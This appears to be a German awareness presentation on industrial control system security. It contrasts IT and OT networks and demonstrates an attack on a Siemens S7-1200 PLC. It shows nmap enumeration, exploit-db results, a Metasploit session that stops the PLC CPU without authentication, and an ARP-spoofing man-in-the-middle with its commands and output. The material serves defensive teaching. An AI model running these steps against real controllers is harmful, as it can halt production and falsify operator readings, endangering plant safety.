



bluecept GmbH

Die bluecept GmbH mit Sitz in Hamburg ist eine auf Industrial Security spezialisierte IT-Sicherheitsberatung

MB Connect Line GmbH

Die MB Connect Line GmbH mit Sitz in Dinkelsbühl ist Hersteller von IIoT Geräten für die OT

1. Unterschied IT/OT
2. Demonstration – Video zum ICS-Hacking
3. Was tun? / praxisorientierte Schutzmaßnahmen

Büronetzwerk (IT)



- 1.) Vertraulichkeit
- 2.) Integrität
- 3.) Verfügbarkeit

Produktionsnetzwerk (OT)




- 1.) Verfügbarkeit
- 2.) Integrität
- 3.) Vertraulichkeit

	Büronetzwerk IT	Produktionsnetzwerk OT
Latenz	Niedrige Relevanz	Sehr Kritisch
Patch Management	Oft, meist täglich	Selten, Maschinensteuerungen können nur vom Hersteller gepatched werden.
Management	zentralisiert	Meist standalone
Lebenszyklus	3 – 5 Jahre	5-20 Jahre (unsupported OS wie DOS, WIN NT)
Systemänderungen	oft	selten
Verfügbarkeit	Neustart wird toleriert	24x7x365
Virenschutz	Standard	Zu Komplex in den Anlagen, oft nicht möglich
Bewußtsein	Gut	Eher nicht
Schwachstellenprüfung	Standard	Selten und zu komplex
Outsourcing	Üblich	Selten
Zugangssicherheit	Geschlossene Bereiche	Offen zugänglich




TCP Port 102


- SPS Programme manipulieren oder löschen
- Sollwerte vom HMI zur SPS manipulieren
- Istwerte von der SPS zum HMI manipulieren
- Kommunikation stören



Man in the Middle



- Schritt 1: Enumeration
- Schritt 2: Simples DoS
- Schritt 3: Manipulation Datenverkehr



```
nmap -T4 -p 80,102,443 -A 192.168.0.110
```


⇒ Wir sehen S7 Dienst + Version 3.0 Info

⇒ exploit-db.com hat einen Exploit hierfür!

Demo – Schritt 1: Enumeration

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -T 4 -A -p 80,102,443 192.168.0.110  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-16 04:27 EST  
Nmap scan report for 192.168.0.110  
Host is up (0.0025s latency).  
  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Siemens Simatic S7-1200 PLC httpd  
| http-title: Site doesn't have a title (text/html).  
| Requested resource was /Default.mwsl  
102/tcp    open  iso-tsap     Siemens S7 PLC  
| s7-info:  
|   Module: 6ES7 211-1AE31-0XB0  
|   Basic Hardware: 6ES7 211-1AE31-0XB0  
|   Version: 3.0.2  
443/tcp    open  ssl/https?  
|_ ssl-date: TLS randomness does not represent time  
MAC Address: 00:1C:06:12:77:E4 (Siemens Numerical Control, Nanjing)  
  
TRACEROUTE  
HOP RTT    ADDRESS  
1  2.48 ms 192.168.0.110  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 122.82 seconds  
root@kali:~#
```

Demo – Schritt 1: Enumeration



The screenshot shows the Exploit Database website interface. The browser address bar displays <https://www.exploit-db.com>. The website header includes the Exploit Database logo and a 'GET CERTIFIED' button. A sidebar on the left contains navigation icons. The main content area shows search results for the query 'S7'. The results are displayed in a table with columns: Date, D (Download), A (Add), V (Vote), Title, Type, Platform, and Author. The table lists 13 entries, with the 12th entry highlighted in blue. The footer indicates 'Showing 1 to 13 of 13 entries (filtered from 41,392 total entries)' and includes pagination links: FIRST, PREVIOUS, 1, NEXT, LAST.

Date	D	A	V	Title	Type	Platform	Author
2018-05-30				Siemens SIMATIC S7-300 CPU - Remote Denial of Service	DoS	Linux	t4rkD3v1lz
2018-05-23				Samsung Galaxy S7 Edge - Overflow in OMACP WbXml String Extension Processing	DoS	Android	Google Security Research
2018-05-22				Siemens SIMATIC S7-1500 CPU - Remote Denial of Service	DoS	Linux	t4rkD3v1lz
2018-05-22				Siemens SIMATIC S7-1200 CPU - Cross-Site Scripting	WebApps	Linux	t4rkD3v1lz
2018-05-21				Siemens SIMATIC S7-1200 CPU - Cross-Site Request Forgery	WebApps	Linux	t4rkD3v1lz
2017-07-20				VACRON VIG-US731VE 1.0.18-09-B727 IP Camera - Authentication Bypass	WebApps	Hardware	Viktoras
2015-12-16				Wireshark - dissect_tds7_colmetadata_token Stack Buffer Overflow	DoS	Multiple	Google Security Research
2015-12-14				Siemens Simatic S7 1200 - CPU Command Module (Metasploit)	Remote	Hardware	Nguyen Manh Hung
2014-12-02				IPUX CS7522/CS2330/CS2030 IP Camera - 'UltraHVCamX.ocx' ActiveX Stack Buffer Overflow	Remote	Hardware	LiquidWorm
2012-07-14				Siemens Simatic S7-1200 - CPU START/STOP Module (Metasploit)	Remote	Hardware	Dillon Beresford
2012-07-14				Siemens Simatic S7-300 - PLC Remote Memory Viewer (Metasploit)	Remote	Hardware	Dillon Beresford
2012-07-14				Siemens Simatic S7-300/400 - CPU START/STOP Module (Metasploit)	Remote	Hardware	Dillon Beresford
2010-03-29				Asp - comersus7F Shopping Cart Software Backup Dump	WebApps	ASP	indoushka

Showing 1 to 13 of 13 entries (filtered from 41,392 total entries)

FIRST PREVIOUS 1 NEXT LAST

Nutzung von Metasploit für S7 STOP CPU Hack


⇒ CPU stoppt ohne Authentifizierung
(Denial of Service)


⇒ Umstecken hinter die Firewall hilft hier


```
msf auxiliary(s7_1200_stop_cpu/s7_1200_stop_cpu) > set MODE STOP
MODE => STOP
msf auxiliary(s7_1200_stop_cpu/s7_1200_stop_cpu) > exploit

[+] 192.168.0.110:102      - 6ES7 211-1AE31-0XB0 : V3.0
[+] 192.168.0.110:102      - mode select: STOP
[+] 192.168.0.110:102      - PLC---->STOP
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(s7_1200_stop_cpu/s7_1200_stop_cpu) > █
```



„Man in the Middle“-Attacke per ARP-Spoofing







ARP Spoofing



„Man in the Middle“-Attacke per `arp spoof` + `scapy` (python)

⇒ Verkehr wird über kompromittiertes Notebook geleitet

⇒ Analyse im Wireshark findet Werte, Angreifer kann diese verändern

⇒ Bediener vor Ort können sich nicht auf HMI /SCADA Ausgaben verlassen

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# arpspoof -i eth0 -t 192.168.0.110 192.168.0.150
8:0:27:85:51:67 0:1c:6:12:77:e4 0806 42: arp reply 192.168.0.150 is-at 8:0:27:85:51:67
8:0:27:85:51:67 0:1c:6:12:77:e4 0806 42: arp reply 192.168.0.150 is-at 8:0:27:85:51:67
```

Demo – Schritt 3: Datenmanipulation per MITM

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help



s7comm-plus and ip.dst == 192.168.0.150 and frame.len == 107  Expression...

No.	Time	Source	Destination	Protocol	Length	Info
24	5.999747991	192.168.0.110	192.168.0.150	S7COMM-PLUS	107	-56624 Ver: [V2] [Notification] ObjId=DynObjX1.0.106 Ctick=12
26	6.999720233	192.168.0.110	192.168.0.150	S7COMM-PLUS	107	-56624 Ver: [V2] [Notification] ObjId=DynObjX1.0.106 Ctick=12
29	7.999688742	192.168.0.110	192.168.0.150	S7COMM-PLUS	107	-56624 Ver: [V2] [Notification] ObjId=DynObjX1.0.106 Ctick=12
33	8.999722741	192.168.0.110	192.168.0.150	S7COMM-PLUS	107	-56624 Ver: [V2] [Notification] ObjId=DynObjX1.0.106 Ctick=12
